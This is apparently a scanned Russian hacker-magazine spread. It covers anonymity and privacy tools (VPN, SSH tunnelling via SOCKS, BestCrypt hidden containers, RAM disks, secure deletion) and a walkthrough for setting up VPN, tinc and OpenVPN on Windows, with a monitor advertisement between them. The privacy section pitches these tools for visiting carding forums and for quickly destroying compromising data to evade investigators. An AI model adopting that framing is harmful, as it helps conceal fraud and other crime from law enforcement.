Наряду с VPN-сервером очень часто устанавливается еще и OpenVPN (*www.openvpn.net*). Он не только предоставляет некоторые дополнительные фишки по сравнению с PPTP, но еще и является единственной возможностью использовать VPN-подобное соединение, если провайдер не пропускает GRE-пакеты. Столь дурная привычка характерна для большинства сотовых операторов, которые почему-то режут все GRE-пакеты, проходящие через GPRS и EDGE.

Теперь главный вопрос: как получить доступ к VPN-серверу? Направо и налево VPN-аккаунты не раздают, поэтому, вероятнее всего, такой аккаунт тебе придется купить. Месяц обслуживания стоит примерно 30—40$, но цена вполне оправдана. В принципе, никто не мешает поднять тебе собственный VPN-сервер, но для этого, как минимум, понадобится некоторый опыт (читай архив X, так как у нас были статьи на эту тему), а также выделенный сервер, требующий существенных денежных вложений. Пошаговые инструкции по созданию VPN-подключения обычно выложены на страницах сервиса, поэтому я намеренно не буду выкладывать их здесь.

5

[SSH — альтернатива VPN] VPN — это надежно и удобно, но есть один минус. Отдавать 30—40$ в месяц за услуги одного только VPN — очень накладно даже для более-менее обеспеченных пользователей. Да и какие гарантии, что VPN-сервис не курируют люди в форме? Словом, неплохо было бы найти дешевую альтернативу VPN, которая вместе с тем не уступала бы в надежности и не требовала использования услуг третьих лиц. Искать, на самом деле, ничего не надо — такая альтернатива есть. Я говорю о SSH-туннелировании.

Все, что нужно для ее использования, — шелл или хостинг с поддержкой OpenSSH, который довольно легко можно купить всего за 6—7$ долларов в месяц. Идея его использования выглядит следующим образом. Сначала с помощью любого SSH-клиента, например, SecureCRT (*www.vandyke.com*) или PuTTY (*www.chiark.greenend.org.uk/~sgtatham/putty*), ты устанавливаешь соединение с сервером. Проверяешь, разрешены ли с сервера внешние подключения. Если да, то ты совершенно безопасно начинаешь проверять почту, вести разговоры в ICQ/IRC, серфить кардерские и хакерские форумы. Почему безопасно? А как же иначе, если от тебя до SSH-сервера налажен зашифрованный канал, который невозможно прослушать и расшифровать?

Рассмотрим это на конкретном примере. Чтобы не разбираться с настройками переадресации портов в SSH-клиентах, предлагаю установить специализированную программу Entunnel (*www.vandyke.com*). Тулза предназначена исключительно для поднятия SSH-туннелей, так что разобраться с ней и со схемой в целом будет проще простого. Поскольку помимо шифрования нас интересует еще и анонимность, придется воспользоваться SOCKS-сервером. Идея такова: наладить переадресацию пакетов с локального 1080 порта (порт SOCKS) на удаленный SOCKS-сервер, причем все это завернуть в SSH-соединение. Не понял? Сейчас разберемся подробнее.

Итак, запускай Entunnel и смело жми Create a new session. В разделе Connection обозначаются параметры SSH-соединения: IP-адрес SSH-сервера, порт (обычно 22), а также тип авторизации (например, с помощью пароля). Заполнив их, приступай к параметрам непосредственно SSH-туннеля, которые находятся в разделе Port Forwarding. Жми Add (добавить новую переадресацию портов), в появившемся окне вводи имя правила (скажем, SOCKS), а также порт локальной машины, на котором программа будет «слушать» запросы (в случае сокса разумно будет указать 1080). Далее необходимо включить опцию Destination Host is different from the SSH server и в текстовом поле ввести адрес заблаговременно найденного SOCKS-сервера и его порт. На этом настройка соединения закончена — можно подключаться. Для этого просто нажми Connect и наблюдай за полем Status. Если все прошло успешно, программа с радостью об этом сообщит.

Все. Теперь Entunnel «слушает» подключения на 1080 порту, заворачивает их в SSH и в зашифрованном виде передает серверу, который, в свою очередь, это добро декодирует и передаст на настоящий SOCKS. Что осталось? Осталось заставить приложения работать через локальный сокс-сервер, то есть осуществлять все подключения через локальный 1080 порт. Если прога поддерживает работу через SOCKS, то проблемы нет вообще. Достаточно лишь указать в качестве сокса 127.0.0.1:1080. А что делать с теми, которые по умолчанию через прокси работать не умеют? Здесь как нельзя кстати будут программы-соксофикаторы типа SocksCap (*www.socks.nec.com*) или FreeCap (*www.freecap.ru*). Я рекомендую более универсальное средство Permeo Security Driver (*www.permeo.com*), примечательное тем, что способно пускать через SOCKS все и вся, даже без предварительной настройки приложений (прога работает как сетевой драйвер).

Все эти тулзы предельно просты в эксплуатации, но если возникнут вопросы, рекомендую обратиться к статье — *www.xakep.ru/magazine/xa/063/028/1.asp*.

Вообще, SSH-туннелирование имеет ряд других неоспоримых плюсов. Внешне подобные туннели не вызывают подозрения и выглядят как обычная работа на терминале, в то время как шифрованный VPN видно сразу и всем. Более того, все пользователи VPN наверняка сталкивались с ситуацией, когда VPN-соединение неожиданно и незаметно обрывалось, а работа продолжалась без него, напрямую. Из-за такого вот досадного недоразумения можно легко сдать себя в серьезном деле. Делай выводы…

Тонкое совершенство



Представляем новый LCD монитор LG FLATRON L1750U (ultra slim).

LG L1750U, аналогичная по техническим характеристикам модели LG L1750SQ, но имеющая несколько очень важных отличий.
Во-первых, LG L1750U - это самый тонкий монитор среди LCD мониторов в своей ценовой и продуктовой категории.
Во-вторых, это монитор с повышенной контрастностью 600:1.
Время отклика матрицы **8 мс** уже становится стандартом и в этом L1750U тоже не отстает.
Также, становится привычным для LCD мониторов от LG, наличие встроенной системы управления контрастностью и яркостью **LightView**.

LG L1750U - это идеальный выбор для электронных увлечений и работы:
- офисные приложения
- цифровое фото
- кино
- игры.

Стильный лаконичный дизайн, три варианта цветового решения, время отклика 8 мс, повышенная контрастность, а также лучшая цена в своём классе - делают эту модель исключительной.
Монитор соответствует стандарту безопасности TCO 03.




варианты цветового решения

SN	GN	BN
Серебристый (silver)	Серый (grey)	Черный (black)

L1750U FLATRON LCD

Диагональ - 17"
Тип экрана - LCD
Время отклика - 8 мс
Углы обзора - H: 160°, V: 160°
Яркость - 250 cd/m2
Контрастность - 600:1
Мультимедиа - LightView
Блок питания - внешний
Толщина монитора - 35 мм
Объем упаковки - 0,03 м3
Соответствие стандартам - TCO'03













Москва(095): Ашан 258-97-10, Аркис 980-5407, Белый Ветер 730-3075, Бит и Байт 788-004, Дестен Компьютерс 970-0007, Дилайн 969-2222, Инкотрейд 673-02-75, Инфорсер 173-9934, ИНЛАЙН 941-6161, Кибертроника 504-2531, Компус графикс 937-3249, Неоторг 363-3825, НИКС 974-3333, Норма Элит ТД 330-2774, НТ компьютерс 917-1930, Онлайн Трейд 737-4748, Русский стиль 797-57-75, Систек 781-2384, Слай Компьютерс 974-6671, СтартМастер 967-1515, Техносила 777-8-777, Технофорум 506-7948, Умные машины 780-8784, Формоза-Альтаир 234-2165, Формоза-Полянка 933-4997, Ф-Центр 105-6447, Цифровой мир 785-3888, Эльдорадо 500-0000, LINTEK.RU 939-2432, Polaris 970-1930, AVJ 158-6362, MEIJIN 727-1222, Pronet 789-3846, OLDI 232-3009, USN Computers 775-8202, Forum Computers 775-7559, STN 783-5880, ULTRA Computers 775-7566, IP Computers 961-0009, ; **Александров (09244):** Компьютер Лайн 65-2-65; **Белгород (0722):** Инфотех 26-36-18; **Бийск (3854)** "Компьютерград" 333-232; **Благовещенск (4162):** Коерокс Сервис 41-12-16, Джи-Эс-Ти партнер 53-9280; **Владимир (0922):** Альянс 32-45-77; **Воронеж (0732):** РЕТ 77-93-39; **Екатеринбург (343):** АСМ Электроника 217-9696, Белый Ветер Екатеринбург 377-6518, Трилайн 378-7070, Диджитек 377-7407; **Иваново (0932):** Компас Компютерс 37-35-72; **Иркутск (3952):** Альф Компьютерс 25-15-45, Комтек 25-83-38; **Йошкар-Ола (83622):** 641900; **Казань (8432):** Логические системы 11-22-33; **Калуга (0842):** Лето Копия 564-023; **Красноярск (3912):** STARCOM 62-33-99/97; **Набережные Челны (8552):** Элекам 35-8910; **Нижневартовск (3466):** Ланкорд 61-22-22; **Нижний Новгород (8312):** Домашний компьютер 166-000, Kola Distribution 34-1015, Ником Медиа 78-00-80, UST 30-1674; **Новосибирск (383):** Мега 334-04-40, ТехноСити 332-41-63; **Норильск (3919):** Солнечный 463756; **Омск (3812):** "Лаборатория систем 321" 24-54-12; **Оренбург (3532):** КС-Центр 77-4711; **Пермь (3422):** О-Си-Эс Урал 195-148; **Ростов-на-Дону (8632):** Технополис 61-62-71; **Самара (8462):** Радиант 34-0706, КиберКуб 42-5023, КрафтС 41-2412; **Санкт-Петербург (812):** Ultra Computers 336-3777; **Тольятти (8482):** СЭ плюс 42-0760; Фина-Центр 28-03-35; **Томск (3822):** Стек 554-554; **Тула (0872):** Курсор 30-9509, Нотис 30-95-08; **Тюмень (3452):** Компьютеп 369-155; **Уфа (3472):** Форте ВД 37-9606; **Чебоксары (8352):** Центр Информатики 45-80-44; **Челябинск (3512):** Рембыттехника 72-56-01; **Череповец (8202):** Мега-Бит 58-01-90



По вопросам оптовых закупок обращайтесь: **DVM Group** (095) 777-1044

6

[шифрование данных] Вся приватная информация должна быть тщательным образом зашифрована и спрятана от посторонних лиц с помощью мощных систем шифрования. Таких, как DriveCrypt (*www.drivecrypt.com*), PGP Whole Disk Encryption (*www.pgp.com*) и BestCrypt (*www.jetico.com*). Если хочешь максимум отдачи и минимум геморроя, то смело устанавливай последнюю из них — сейчас мы подробно рассмотрим именно ее.
В ходе установки никаких затруднений возникнуть не должно, и мастер очень скоро попросит перезагрузить компьютер. Как только система загрузится заново, ты сразу увидишь в трее новый значок. Любоваться там нечем, просто жми на него и в меню выбирай пункт BestCrypt Control Panel. Появившееся окно — это панель управления программой, с которой нам предстоит немного поработать. Здесь нужно в двух словах рассказать о возможностях BestCrypt. Используя специальные алгоритмы, прога создает специальный файл-контейнер, который можно примонтировать к системе как обычный логический диск. Функционально этот диск будет точно таким же, как и все остальные, но в тоже время содержащиеся на нем данные будут шифроваться «на лету» одним из выбранных крипто-алгоритмов (AES, GOST 28147-89, Twofish, Blowfish). Фишка заключается в том, что примонтировать такой контейнер к системе возможно только после ввода пароля. В противном случае, это будет не более чем набор случайных символов, связать которые между собой вряд ли под силу даже спецслужбам.
Приступим к созданию контейнера. Для начала нужно указать диск, на котором он будет располагаться, и в контекстном меню выбрать пункт New container. Появившееся окно будет содержать несколько настроек: Filename (имя файла-контейнера), Location (место его расположения), Size (размер), Algorithm (алгоритм шифрования), Key generator (алгоритм создания ключа). Выбор алгоритмов шифрования и создания ключа — дело сугубо индивидуальное. Если ты мало представляешь суть каждого из них, оставляй параметры по умолчанию и жми кнопку Create. Далее программа займется созданием псевдослучайной комбинации символов, необходимой для кодирования информации, и ты ей должен в этом деле помочь (не будем подробно описывать этот процесс :)).
Итак, на такой контейнер, безусловно, можно положиться, но все-таки это не совсем то. Открыв панель управления программы, посторонние легко могут узнать об его существовании, после чего попытаться подобрать или даже выведать у тебя пароль. По этой причине внутри контейнера рекомендуется создавать так называемую скрытую область, в которую ты можешь поместить самую важную информации и при этом быть полностью уверенным за ее сохранность. Даже если кто-то узнает пароль от твоего зашифрованного диска, он по полной пролетит с содержимым скрытой области.
Создать скрытую область несложно, но надо учитывать несколько моментов. Если ты уже примонтировал зашифрованный раздел, нужно его отключить (функция Dismount All BestCrypt Drives). Иначе ты просто не сможешь войти в окно свойств (Change container properties) контейнера, где и производятся все необходимые действия. В этом окне нас интересует только одна опция — Create Hidden Part. Смело активируй ее и жми OK — появится новое окно с предупреждением о возможных последствиях создания скрытой области. Содержимое длинного текста можешь не читать — просто соглашайся. Далее остается лишь обозначить объем скрытой области, а также указать пароль, после чего можно приступать к ее форматированию.
Теперь о том, как эта система работает. Если тебе необходимо примонтировать обычный зашифрованный контейнер (его имя отображается в панели управления BestCrypt), вводи свой первый пароль, а если скрытую часть (об ее существовании знаешь ты и только ты!) — второй. Есть еще один важный нюанс: работать с файлами в изначальном контейнере можно исключительно до (!) создания скрытой части. Как только ты ее создашь, любое копирование/удаление/перемещение данных в изначальном контейнере может привести к потере информации в скрытой части. Это происходит потому, что сам BestCrypt не подозревает о существовании и расположении внутри контейнера скрытой части до тех пор, пока пользователь не введет соответствующий пароль. Получается, что файлы в изначальном контейнере нужны исключительно для маскировки, и ценности обычно не представляют.

7

[RAM-диск — средство для особых случаев] Для особых случаев вместо шифрования данных можно использовать экзотический вариант сокрытия данных — RAM-диск. Существует немало программ как под линукс, так и Windows, которые позволяют организовать виртуальный локальный диск, данные которого физически будут находиться в оперативной памяти. Приоритетной задачей таких программ, со слов разработчиков, является многократное увеличение скорости чтения/записи. Оно и понятно: любая, даже самая медленная оперативка работает гораздо быстрее, чем SCSI-винт. Впрочем, нас такая оптимизация интересует мало: гораздо более привлекательной кажется другая особенность подобных дисков. Дело в том, что сразу после перезагрузки компьютера все данные из оперативки стираются и восстановить их без специального оборудования практически невозможно. Да и кто узнает об их существовании? По-моему, это можно вполне успешно использовать!
Оперативка — это идеальный контейнер для временного хранения особо компрометирующих данных. Чуть что — быстро в ребут, и от файлов ничего не осталось. Организовать такой диск совсем несложно, особенно если под рукой есть программа RAMDiskXP (*www.cenatek.com*). Нужно лишь задать размер RAM-диска, то есть количество выделяемой ему оперативной памяти, и нажать на кнопку Start RAMDisk. Новый логический диск тут же появится в системе.
Конечно, эта тулза имеет еще несколько настроек, но для нас они мало интересны. Единственное отмечу, что все данные с такого диска могут быть мгновенно скопированы в специальный файл образ (*.IMG), а при запуске системы — загружены на RAM-диск.

8

[безопасное удаление данных] Не буду в сотый раз объяснять, что простого удаления файлов для полного их уничтожения недостаточно. Их восстановление в этом случае не займет много времени. Значительно усложнить задачу и даже свести его шансы к минимуму помогут специальные программы. Лучшей в этой области является Acronis Privacy Expert. По сути, это мощный комплекс утилит, одна из которых обеспечивает надежное удаление данных с компьютера на основе алгоритмов, удовлетворяющих самым жестким стандартам, в том числе и российскому ГОСТ Р50739-95

Секретный канал

ТЫ ИЩЕШЬ ПЛАТФОРМУ, ЧТОБЫ ПОДНЯТЬ СОБСТВЕННЫЙ VPN-СЕРВЕР? И СЧИТАЕШЬ, ЧТО ВИНДА — ЭТО НЕ САМЫЙ ПОДХОДЯЩИЙ ВАРИАНТ? ОШИБАЕШЬСЯ! СКАЖУ ТЕБЕ ПО БОЛЬШОМУ СЕКРЕТУ: С ЭТОЙ ЗАДАЧЕЙ WINDOWS СПРАВИТСЯ НЕ ХУЖЕ, ЧЕМ LINUX И FREEBSD | GreK (grek07@deadmail.ru)



Поднимаем VPN/OpenVPN под виндой

[стандартные средства] Использовать винду удобнее хотя бы потому, что все необходимые средства включены в нее по умолчанию. Это значит, что тебе не придется закачивать из Сети и устанавливать какие-либо дополнительные программы. Для настойки как серверной, так и клиенткой части достаточно использовать стандартные компоненты системы. Весь процесс настройки традиционно осуществляется с помощью GUI'шных оболочек, и это также не может не радовать. У тебя еще будет возможность изрядно покопаться в текстовых конфигах OpenVPN (речь о нем пойдет ниже), поэтому ты наверняка оценишь заботливость разработчиков Windows :).

Возможно, я тебя удивлю, но все вышесказанное относится не только к серверным вариациям винды (Windows 2000/2003 Server). Невероятно, но VPN-сервер можно поднять даже на платформе Windows XP Professional. Весь процесс вряд ли займет у тебя больше 2-х минут :). Проверь это сам:



www.webopedia.com/TERM/V/VPN.html — что такое VPN?
www.xakep.ru/magazine/xa/069/068/1.asp — подробно о технологии VPN.
www.rsdn.ru/article/crypto/cryptoapi.xml — хороший материал, рассказывающий о RSA-алгоритмах.



Если ты захочешь откомпилировать tinc или OpenVPN самостоятельно, тебе потребуются, установленные на компьютере, Cygwin (www.cygwin.com) или MiniGW (www.mini.org). Однако я все же рекомендую использовать готовые бинарники.

1 Первым делом переходи в «Панель управления -> Сетевые подключения -> Создание нового подключения».

2 Мастер новых подключений должен быть тебе хорошо знаком. В явном виде о настройке VPN-соединения здесь нигде не упоминается, но зато есть пункт «Прямое подключение к другому компьютеру». Вот его и выбирай.

3 На следующем этапе из двух предложенных вариантов выбирай опцию «Принимать входящие подключения». Это логично, так как мы настраиваем сервер.

4 Далее мастер предложит указать те устройства, с помощью которых планируется принимать входящие подключения. В списке будут представлены установленные в системе модемы, Bluetooth-адаптеры и подобные девайсы. Однако все они нас сейчас мало интересуют, поэтому снимай все опции, самовольно установленные мастером, и жми «Далее».


5 Наконец-то! Мастер догадывается, что нас, возможно, интересует настройка VPN, и поэтому задает соответствующий вопрос. Смело отвечай «Разрешить виртуальные частные сети».

6 Следующий шаг — параметры авторизации пользователей. Само собой разумеется, что подключиться к VPN-серверу может не каждый. Для установки соединения клиент в обязательном порядке должен пройти процедуру авторизации. Собственно, сейчас мастер предлагает выбрать тех пользователей, которым разрешен вход в виртуальную частную сеть. Можно выбрать некоторых локальных юзеров или же добавить новых. В последнем случае нажми на кнопку «Добавить» — мастер сразу потребует ввести имя нового пользователя и пароль.

7 Настройка сетевых протоколов и в особенности TCP/IP не менее важна. Выбери соответствующий пункт в списке протоколов и нажми на кнопку «Свойства». Для того чтобы пользователь мог получить доступ к твоей сети, необходимо активировать опцию «Разрешить звонящим доступ к локальной сети». Далее требуется обозначить диапазон IP-адресов, которые смогут использовать подключившиеся клиенты. Возможен также вариант, когда юзеру IP-адрес будет выдаваться автоматически посредством службы DHCP.

8 Все, настройка на этом завершена. Можешь попросить кого-нибудь из друзей подключиться к твоему новоиспеченному серверу. Настройка клиентского подключения мало чем отличается от создания Dial-up соединения, поэтому мы ее рассматривать не будем. Слишком просто.

[а как же windows server?] Настройку VPN в Windows XP урезали по самое не балуй. С одной стороны, это хорошо и позволяет разобраться в установке даже новичкам, но что же делать нам, гуру? :) Ответ на этот




вопрос так же прост, как и очевиден: вместо пресловутой XP, которая едва ли подходит для подобных экспериментов, использовать мощную систему в лице Windows 2003 Server. Настроить серверную ось несколько сложнее, но этот подробный мануал избавит тебя от лишних вопросов:

1 Для начала через меню «Пуск» открой окно «Администрирование» и далее «Маршрутизация и удаленный доступ».
2 В консоли управления выбери локальный сервер и внимательно смотри на нижнюю левую часть окна. Если увидишь красный индикатор, значит, необходимая нам служба не подключена. Хорошо бы это исправить: для этого нажми правой кнопкой по имени сервера и выбери в меню «Настроить и включить маршрутизацию и удаленный доступ».
3 Далее щелкни по иконке «Удаленный доступ (VPN или модем)», и специальный мастер спросит тебя, какие подключения можно принимать. Нас сейчас интересует исключительно VPN — его и отмечаем.
4 Появившееся окно «VPN-подключение» предлагает обозначить некоторые параметры будущих подключений. Выбери то подключение, которое относится к твоей локальной сети или же Интернету (в зависимости от планируемой структуры и назначения VPN-соединения), а затем нажми кнопку «Далее».
5 В окне «Назначение IP-адреса» мастер предлагает задать настройки IP-адресов, которые будут присваиваться клиентам при подключении. Если на машине установлен DHCP-сервер (что довольно вероятно), выбери пункт «Автоматически» и жми «Далее». Если хочешь задать диапазон выдаваемых IP-адресов вручную, введи интересующие тебя значения в поля «Начальный IP-адрес» и «Конечный IP-адрес». Проследи, чтобы эти IP-адреса были из той же подсети, что и твой компьютер. В противном случае придется прописывать дополнительные правила маршрутизации, чтобы все клиенты были достигаемы.
6 На следующем этапе рекомендую тебе принять параметр по умолчанию «Нет, использовать маршрутизацию и удаленный доступ для проверки подлинности запросов на подключение». В последний раз жми кнопку «Далее», затем «Готово» — на этом предварительная подготовка завершена.


По большому счету, VPN-сервер готов к работе, однако подключения к нему пока еще запрещены. Разрешить удаленные подключения поможет опять же системный апплет «Маршрутизация и удаленный доступ»:

НЕДОСТАТКИ РЕАЛИЗАЦИИ VPN В WINDOWS

При всей простоте настроек, реализация VPN в Windows имеет некоторые недостатки. Сейчас ты поймешь, что я имею в виду — для этого обратимся к внутренностям VPN-соединения. После того как пользователь инициировал VPN-подключение, между ним и сервером организуется специальный туннель, по которому начинает осуществляться передача данных: техническая информация, касающаяся процесса идентификации, а также инкапсулированный IP, IPX, NetBEUI-трафик в зашифрованном виде. Инкапсуляция трафика осуществляется с помощью GRE-протокола (Generic Routing Encapsulation), который, по сути, и является слабым узлом системы. Проблема заключается в том, что некоторые провайдеры не пропускают GRE-пакеты и тем самым полностью блокируют использование VPN. Обойти это ограничение невозможно, поэтому приходится обращаться к альтернативным реализациям VPN, использующим свою собственную систему инкапсуляции трафика.



в качестве авторизированных юзеров можно выбрать некоторых локальных пользователей. А можно прописать в систему новых, нажав на кнопку «Добавить»



самого главного: разрешаем виртуальные частные сети

1 Дважды кликни по объекту сервера и выбери «Политики удаленного доступа».
2 Теперь найди значок «Подключения к серверу маршрутизации и удаленного доступа», щелкни по нему правой кнопкой мыши и перейди в меню «Свойства».
3 Мы добрались до интересующей нас опции — «Предоставить разрешение на удаленный доступ». Активируй ее и нажми «ОК». Настройка завершена.
Теперь VPN-сервер может принимать входящие подключения, но пока непонятно, какие и от кого. Осталось самая малость — указать системе авторизированных для подключения пользователей, что осуществляется через службу каталогов (Active Directory). Если она не установлена или не настроена, могу только посочувствовать и посоветовать прочитать статью «Оседлай Windows 2003» в #77 номере X. Если же с AD все OK, то порядок действий будет следующим:

1 Перейди «Пуск → Администрирование → Active Directory — пользователи и компьютеры»
2 Теперь создай новую или найди интересующую тебя учетную запись и открой ее свойства.
3 В закладке «Входящие соединения» есть пункт «Разрешить доступ». Его и нужно активировать.
В системе есть еще немало настроек, относящихся к VPN-соединениям. Все они нужны для того, чтобы администратор мог до мельчайших деталей отконфигурировать виртуальную частную сеть и сделать ее такой, какой бы хотел ее видеть. Дерзай!

[что есть tinc?] Список Other VPN solutions (*www.tinc-vpn.org/vpnlinks*) насчитывает порядка 15 подобных реализаций. Особое уважение и наибольшую популярность завоевали две из них: tinc (*www.tinc-vpn.org*) и OpenVPN (*www.openvpn.net*). Их-то мы сегодня и рассмотрим.
Когда смотришь на смехотворных размер дистрибутива tinc (всего 697 Кб) даже представить себе не можешь, что разработчики умудрились уместить в нем полноценное средство для организации VPN-соединений. Приложение поддерживает все необходимые атрибуты, присущие виртуальным частным сетям, и даже больше! Суди сам: туннелирование трафика, непрерывное шифрование передаваемых данных и даже компрессию «на лету». Примечательно, что возможности tinc не ограничиваются подключениями точка-точка. Виртуальная сеть может быть составлена из нескольких клиентов и, что особенно приятно, tinc самостоятельно будет решать все задачи, касающиеся маршрутизации. Будь уверен: данные внутри VPN-сети всегда пойдут по самому оптимальному пути и, если это возможно, напрямую в точку назначения. Думаю, даже этого достаточно, чтобы тебя заинтриговать, поэтому предлагаю перейти к практической части.

управление пользователями в Windows 2003 Server осуществляется через службу каталогов

генерация ключей прошла успешно

[настраиваем демон tinc] Установить tinc под Linux несложно. Наладить его работу под Windows — еще проще. Если говорить о Windows-системах, то все необходимые приготовления сводятся к установке драйвера для виртуального сетевого устройства. Tinc использует драйвер TAP-Win32, который по умолчанию включен в дистрибутив программы, но при необходимости может быть закачен с сайта OpenVPN (*www.openvpn.net*). После завершения установки программы перейди в папку *C:\Program Files\tinc\tap-win32*. Здесь находится файл addtap.bat. Запусти его и в меню «Пуск -> Сетевые подключения» появится новое сетевое подключение, которое я предлагаю сразу обозвать VPN. К его настройкам мы вернемся чуть позже.
Демон имеет всего один исполняемый файл — tincd.exe. Кому-то это может показаться странным: ведь должна быть как серверная, так и клиентская часть. Объясняется это очень просто: поведение tinc'а полностью зависит от тех настроек, которые указаны в его конфигурационных файлах. После запуска демон tinc считывает командную строку и конфигурационный файл tinc.conf. Если в конфиге есть хотя бы один параметр ConnectTo, программа автоматически начинает выполнять функции клиента и пытается подключиться к узлам, указанным с помощью этого параметра. В то же время независимо от того, был ли указан параметр ConnectTo или нет, tinc продолжает отслеживать входящие подключения от других демонов. Получается, что разницы между клиентом и сервером в tinc'е нет. Однако одна из сторон обязательно должна быть клиентом, чтобы инициировать подключение.
Чтобы не грузить тебя нудной теорией, предлагаю на деле показать возможности тулзы, подняв VPN-соединение между двумя подсетями. Параметры первой подсети: 192.168.0.1/24, маска подсети — 255.255.255.0. Параметры второй: 192.168.0.2/24, маска подсети — 255.255.255.0. Демон tinc нужно установить на каждой из них и лишь после этого приступать к конфигурированию.

В самом простом случае файл конфигурации tinc.conf выглядит следующим образом:

```
Name = office
Interface = VPN
ConnectTo = home
```

Параметр Name обозначает имя узла в VPN-подключении. Оно совершенно не обязательно должно совпадать с именем компьютера или чем-либо еще, но должно быть уникальным. Так, если первый компьютер имеет имя office, то второй уместно будет назвать home. С помощью второго параметра — Interface — выбирается соединение, которое будет использоваться для поднятия VPN-канала. Проще говоря, нужно указать имя соединения, использующее виртуальное сетевое устройство (TAP-Win32). Если ты последовал моему совету и переименовал его в VPN, то параметр должен иметь значение, как у меня в примере. О параметре ConnectTo я уже говорил: он указывает имя VPN-узла, к которому будет осуществляться подключение. Несложно догадаться, как будет выглядеть конфиг на другом VPN-узле:

```
Name = home
Interface = VPN
ConnectTo = office
```

В данном случае оба узла инициируют взаимное подключение — это не возбраняется. Вернемся к параметру name: его значения home и office представляют собой символические имена, которые декларируют названия VPN-клиентов, но сами по себе ничего не значат. Для конкретного описания узлов используется второй тип конфигурационных файлов, располагающихся в директории *C:\Program Files\tinc\hosts*. Например, конфиг, который описывает VPN-узел home, лежит здесь — *C:\Program Files\tinc\hosts\home*. Параметры office'а обозначены в файле *\hosts\office* и т.д. По умолчанию таких файлов не существует, поэтому их нужно задать самостоятельно. Если верить документации, то с их помощью можно прописать довольно много параметров VPN-узла, однако в нашем случае будет достаточно одного из них — subnet.

```
Файл home:
Subnet = 192.168.0.1/24
Файл office:
Subnet = 192.168.1.1/24
```

Все остальные параметры в случае Windows неактуальны, поскольку задаются с помощью виртуального сетевого соединения, которым мы сейчас и займемся. Открой «Сетевые подключения» и сразу переходи в свойства TCP/IP виртуального адаптера. Самое важное здесь — установить на каждом компьютере маску подсети — 255.255.0.0. Выбор IP-адресов не столь критичен, просто выбери их из соответствующих подсетей (для home — 192.168.0.*, для office — 192.168.1.*).
Казалось бы, все — можно запускать tinc на всех машинах и начинать работать. А вот и нет! Для полноценной работы VPN и шифрования трафика необходимо наличие двух ключей: открытого и закрытого. Сгенерировать такие ключи можно командой:

```
tincd -K
```

Tincd создаст 2 1024-битных ключа и спросит, куда их следует сохранить. Программой также будут предложены пути по умолчанию, и с ними вполне можно согласиться. Для этого достаточно дважды нажать на клавишу <Enter>. В результате имеем два файла rsa_key.pub, rsa_key.priv. Закрытый ключ (rsa_key.priv) остается на серверной машине, в то время как открытый (rsa_key.pub) распространяется всем доверенным лицам, то есть клиентам (идентификация клиентов осуществляется по открытому ключу). Итак, параметры соединения обозначены, ключи разосланы — можно поднимать соединение. Для этого запускай на обеих машинах демон tincd.exe и жди, пока машины соединятся друг с другом. Процесс не займет много времени, и очень скоро ты будешь наслаждаться результатом. :) Кстати говоря, после первого запуска tinc автоматически пропишет себя в сервисы и будет автоматически запускаться во время запуска Windows.

[знакомство с OpenVPN] Tinc — это, безусловно, отличная, но пока еще довольно экзотическая реализация VPN. Значительно большее распространение получила система OpenVPN. Ты наверняка встречал ее название в инете и на страницах нашего журнала — это лучшее доказательство моих слов. Надо сказать, что славу она заслужила не случайно. Это воистину очень мощная и надежная реализация VPN SSL соединений. OpenVPN имеет два режима защиты. Первый базируется на SSL/TLS технологиях с использованием сертификатов и ключей. Второй — на использовании статических ключей. Я рассмотрю второй вариант как наиболее простой. Однако вариант с SSL-сертификатами ни в коем случае не стоит сбрасывать со счетов, так как он считается более безопасным. Оставим его для самостоятельного освоения. В качестве примера мы возьмем довольно тривиальную задачу. Я предлагаю рассмотреть случай, когда требуется наладить шифрованный канал связи между двумя узлами Интернета или локальной сети. Надо сказать, что это наиболее частая ситуация.

[установка демона] Как полагается, начнем с процесса установки программы, который совершенно идентичен как для серверной, так и клиентской стороны. Дистрибутив OpenVPN распространяется в виде обычного исполняемого файла, поэтому единственное, что от тебя требуется, — запустить его и следовать инструкциям мастера. Для удобства дальнейшей настройки программу лучше будет установить не в директорию, предложенную установщиком по умолчанию, а в папку c:\OpenVPN. Если во время установки появятся окна об установке нового оборудования, не пугайся. Дело в том, что OpenVPN пропишет в систему драйвер для виртуального сетевого адаптера — TAP-Win32 Adapter V8. Точно такого же, как и в случае tinc.

установка OpenVPN

запуск OpenVPN. Связь установлена

После завершения установки приложения, переходи в «Сетевые подключения» и найди там только что созданное подключение. Оно сразу бросится тебе в глаза благодаря надписи «Сетевой кабель не подключен». Нас будут интересовать настройки протокола TCP/IP, в которых необходимо указать уникальные подсеть и маску подсети для нашей виртуальной сети. Пускай это будут подсеть 10.3.0.1/24 и маска подсети 255.255.255.0. Соответственно, на одной из машин в качестве IP-адреса мы указываем 10.3.0.1, а на другой — 10.3.0.2 (выбор IP-адресов произволен, главное, чтобы они «попали» в выбранную нами подсеть). Маска подсети в обоих случаях одинакова — 255.255.255.0. Еще раз акцентирую внимание, что выбранная подсеть не должна использоваться в реальной локальной сети. В противном случае VPN-соединение ты установить не сможешь!
Теперь нужно сгенерировать статический ключ, который будет использоваться для шифрования трафика. Для этого в командной строке набери команду:

```
C:\OpenVPN>openvpn.exe --pause-exit --verb 3 --genkey --secret
«C:\OpenVPN\config\key.txt"
```

OpenVPN практически мгновенно создаст 2048-битный ключ и поместит его в файл key.txt. Этот ключ необходимо по безопасному каналу передать на удаленный сервер. Вариантов здесь много: можно, например, принести его туда на дискете :).
Закончив с ключами, приступаем к конфигурационным файлам, пример которых разработчики любезно выложили в папке *c:\OpenVPN\sample-config\sample.ovpn*. Начинать нужно с того, что этот файл переименовать в config.ovpn и переместить в директорию c:\OpenVPN\config. После этого открой его в текстовом редакторе и приступай к редактированию:

```
remote <IP-адрес удаленного компьютера>
